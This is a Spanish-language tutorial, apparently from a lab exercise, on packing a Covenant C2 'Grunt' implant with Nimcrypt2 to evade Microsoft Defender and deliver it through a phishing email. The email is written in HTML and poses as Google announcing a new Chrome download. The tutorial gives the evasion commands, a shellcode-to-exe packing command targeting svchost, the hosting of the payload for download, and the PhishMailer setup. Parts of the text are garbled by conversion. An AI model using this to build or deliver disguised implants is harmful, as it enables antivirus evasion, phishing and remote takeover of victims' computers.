


Le daremos en la pestaña de arriba a Add Function:




Y añadiremos todas las opciones que aparecen:






Ahora le daremos al símbolo de play, para que genere el exe:



Y aquí le daremos a que no.

Ahora comprobaremos la carpeta en donde se creó el exe ofuscado:



Ahora volveré a activar el antivirus de Windows para comprobar si lo detecta o no:

Seguridad de Windows

- □ ×

## Configuración de antivirus y protección contra amenazas

Ver y actualizar la configuración de Protección contra virus y amenazas de Antivirus de Microsoft Defender.

¿Tienes alguna pregunta?

[Obtener ayuda](#)

### Protección en tiempo real

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.



Activado

Ayuda a mejorar el servicio

Seguridad de Windows

[Envíanos tus comentarios](#)

### Protección basada en la nube

Proporciona una protección mayor y más rápida con acceso a los datos más recientes de protección en la nube. Funciona mejor cuando el envío automático de muestras está activado.



Activado

Cambiar la configuración de privacidad

Visualiza y cambia la configuración de privacidad del dispositivo Windows 11 Pro.

[Configuración de privacidad](#)

[Panel de privacidad](#)

[Declaración de privacidad](#)

### Envío de muestras automático

Envía archivos de muestra a Microsoft para ayudar a protegerte a ti y a otras personas de posibles amenazas. Te preguntaremos si el archivo que necesitamos podría contener información personal.



Activado

[Enviar una muestra manualmente](#)

### Protección contra alteraciones

Impide que otras personas alteren características de seguridad importantes.



Activado

Podemos ver como detecta directamente el Grunt sin ofuscar:

Seguridad de Windows

Protección antivirus y contra amenazas

Protección contra amenazas para tu dispositivo.

**Amenazas actuales**

Se han detectado amenazas. Inicia las acciones recomendadas.

VirTool:MSIL/Covert.A  
02/05/2023 13:23

Opciones de acción:

- Poner en cuarentena
- Quitar
- Permitir en tiempo real

Ver detalles

Iniciar acciones

Opciones de examen

Amenazas permitidas

Historial de protección

Nivel de alerta: Grave  
Estado: Activo  
Fecha: 02/05/2023 13:23  
Categoría: Herramienta  
Detalles: Este programa se usa para crear virus, gusanos u otros programas de código malintencionado.

Más información

Elementos afectados:  
file: C:\Users\Alesander\Desktop\Grunt\GruntHTTP.exe

OK

Configuración de antivirus y protección contra amenazas

No se requiere ninguna acción.

Administrar la configuración

Actualizaciones de protección contra virus y amenazas

La inteligencia de seguridad está actualizada.

Eliminándolo de la carpeta:

Escritorio > Grunt				Buscar en Grunt
	Nombre	Fecha de modificación	Tipo	Tamaño
	GruntHTTP.vmp.exe	02/05/2023 13:21	Aplicación	314 Ki

En cambio el EXE ofuscado no es detectado.

Llegando a ejecutarlo sin problemas:

## Ataque:

Vamos a usar este programa para tomar el control de la máquina de Windows10, la IP de esta máquina es 192.168.1.135.

EL usuario que usaremos será el usuario Administrador local de este sistema que es Alesander 'abc123.'

Para realizar este ataque de phishing coy usar esta aplicación PhishMailer:

<https://github.com/BiZken/PhishMailer>

Lo que haré es crear un correo electrónico que simule ser del equipo de correo de Google, en ese correo se dirá que está disponible la nueva versión de Google Chrome, y que la descargues pulsando en el botón descargar.

Cuando pulsen en el botón descargar se redirigirán a mi servidor web y se bajaran él .exe del Grunt de Covenant, con lo cual al ejecutarlo quedarán infectado.

Lo primero que haré será preparar el correo electrónico.

Teniendo este código html:


```
<!DOCTYPE html>
<html>
<head>
 <title>¡Descarga la última versión de Chrome hoy mismo!</title>
 <style>
 .container {
 max-width: 500px;
 margin: 0 auto;
 padding: 20px;
 background-color: #f2f2f2;
 text-align: center;
 font-family: Arial, sans-serif;
 font-size: 16px;
 line-height: 1.5;
 border-radius: 5px;
 }
 .logo {
 width: 100px;
 height: auto;
 margin-bottom: 20px;
 }
 </style>
</head>
<body>
 <div class="container">

 <p>¡Descarga la última versión de Chrome hoy mismo!</p>
 <p>Haz clic en el botón para comenzar la descarga.</p>
 <button>Descargar</button>
 </div>
</body>
</html>
```

```
 }
 .button {
 display: inline-block;
 padding: 10px 20px;
 background-color: #4285f4;
 color: #fff;
 font-size: 18px;
 font-weight: bold;
 text-align: center;
 text-decoration: none;
 border-radius: 5px;
 transition: background-color 0.3s ease;
 }
 .button:hover {
 background-color: #3367d6;
 }
</style>
</head>
<body>
 <div class="container">

 <h1>¡La última versión de Chrome ya está disponible!</h1>
 <p>Estimado usuario de Chrome,</p>
 <p>Estamos emocionados de anunciar que la última versión de Chrome ya está disponible para su descarga. Con una serie de nuevas características emocionantes, esta versión es más rápida y segura que nunca.</p>
 Descargar ahora
 <p>Gracias por usar Chrome,</p>
 <p>El equipo de Google</p>
 </div>
</body>
</html>
```

Y esta visualización:



Ahora crearemos el payload.

Voy usar este script de GitHub para ofuscar el código:

<https://github.com/icyguider/Nimcrypt2>

Los pasos para instalarlo son:

- 1- Primero ejecutamos esta comando: “ sudo apt install gcc mingw-64 xz-utils git”
- 2- Ahora ejecutamos este otro, y cuando nos pida responder escribiremos yes:” curl https://nim-lang.org/choosenim/init.sh -sSf | sh  
echo "export PATH=\$HOME/.nimble/bin:\$PATH" >> ~/.bashrc export  
PATH=\$HOME/.nimble/bin:\$PATH ”

3- Ahora ejecutamos este comando: “ nimble install winim nimcrypto docopt ptr\_math strenc ”

4- Y por último nos movemos a la carpeta del programa y lo compilamos con este comando: “ nim c -d=reléase –cc:gcc –embedsrc=on –hints=on –app=console –cpu=amd64 –out=nimcrypt nimcrypt.nim ”

Una vez realizado estos pasos nuestro programa ya funcionaria.

Ahora iremos a Covenant y generaremos un shellcode:

The screenshot shows the Covenant web interface running in a Mozilla Firefox browser on a Parrot OS system. The URL is https://127.0.0.1:7443/launcher. The sidebar on the left has several tabs: Dashboard, Listeners, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The 'Launchers' tab is currently selected and highlighted with a red box. The main content area is titled 'Launchers' and lists various launchers with their names and descriptions. One entry, 'ShellCode', is also highlighted with a red box. The other entries listed are InstallUtil, MSBuild, PowerShell, Binary, Wmic, Regsvr32, Mshta, and Cscript. At the bottom of the browser window, there are two terminal tabs labeled 'Parrot Terminal' and a status bar showing 'Covenant — Mozilla Fir...'. The overall interface is dark-themed.

Name	Description
InstallUtil	Uses installutil.exe to start a Grunt via Uninstall method.
MSBuild	Uses msbuild.exe to launch a Grunt using an in-line task.
PowerShell	Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()
<b>ShellCode</b>	Converts a Grunt to ShellCode using Donut.
Binary	Uses a generated .NET Framework binary to launch a Grunt.
Wmic	Uses wmic.exe to launch a Grunt using a COM activated Delegate and ActiveXObject (ala DotNetToJScript). Please note that DotNetToJScript-based launchers may not work on Windows 10 and Windows Server 2016.
Regsvr32	Uses regsvr32.exe to launch a Grunt using a COM activated Delegate and ActiveXObject (ala DotNetToJScript). Please note that DotNetToJScript-based launchers may not work on Windows 10 and Windows Server 2016.
Mshta	Uses mshta.exe to launch a Grunt using a COM activated Delegate and ActiveXObject (ala DotNetToJScript). Please note that DotNetToJScript-based launchers may not work on Windows 10 and Windows Server 2016.
Cscript	Uses cscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObject (ala DotNetToJScript). Please note that DotNetToJScript-based launchers may not work on Windows 10 and Windows Server 2016.


The screenshot shows the 'ShellCode Launcher' page of the Covenant web application. On the left, there's a sidebar with navigation links: Dashboard, Listeners, Launchers (which is selected and highlighted in blue), Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area has tabs at the top: 'Generate' (selected), 'Host', and 'Code'. Below these tabs is a 'Description' section stating 'Converts a Grunt to ShellCode using Donut.' Underneath are several configuration fields:

- Listener:** LUUno
- ImplantTemplate:** GruntHTTP
- DotNetVersion:** Net35
- ValidateCert:** True
- UseCertPinning:** True
- Delay:** 5
- JitterPercent:** 10
- ConnectAttempts:** 5000

Below these fields are two buttons: 'Generate' and 'Download', both enclosed in red boxes. Under the 'Generate' button is a 'KillDate' field showing '06/01/2023 12:41 PM'. At the bottom, there's a 'Launcher' section with a text input field containing 'GruntHTTP.bin' and a small 'Copy' icon.

Primero le daremos a Generate y después a Download.

Ahora iremos a la carpeta donde este instalado Nimcrypt2:



Ahora escribiremos el siguiente comando:

```
./nimcrypt -f
/home/parrot/Descargas/GruntHTTP.bi
n -t raw -p svchost -o abreme.exe

-f será la ruta donde está el shellcode
generado


-t será el tipo, en este caso raw



-p el proceso sobre el que va correr este
ejecutable

-o el archivo de salida
```



Ahora guardaremos el exe en el servidor web de Covenant:





Ahora usaré la aplicación PhisMailer, la instalación es sencilla sería hacer un git clone del proyecto, movernos a la carpeta extraída y ejecutar este comando:

```
python3 PhishMailer.py
```

## Ejecutando el programa:


```
Aplicaciones Lugares Sistema jue 11 de may, 07:34
Parrot Terminal

Archivo Editar Ver Buscar Terminal Ayuda
bizken@protonmail.com

[!] More Versions Will Come Soon Stay Updated, Follow My Github


options:
[1] Instagram [12] Paypal
[2] Facebook [13] Discord
[3] Gmail [14] Spotify
[4] Gmail (simple) [15] Blockchain
[5] Twitter [16] RiotGames
[6] Snapchat [17] Rockstar
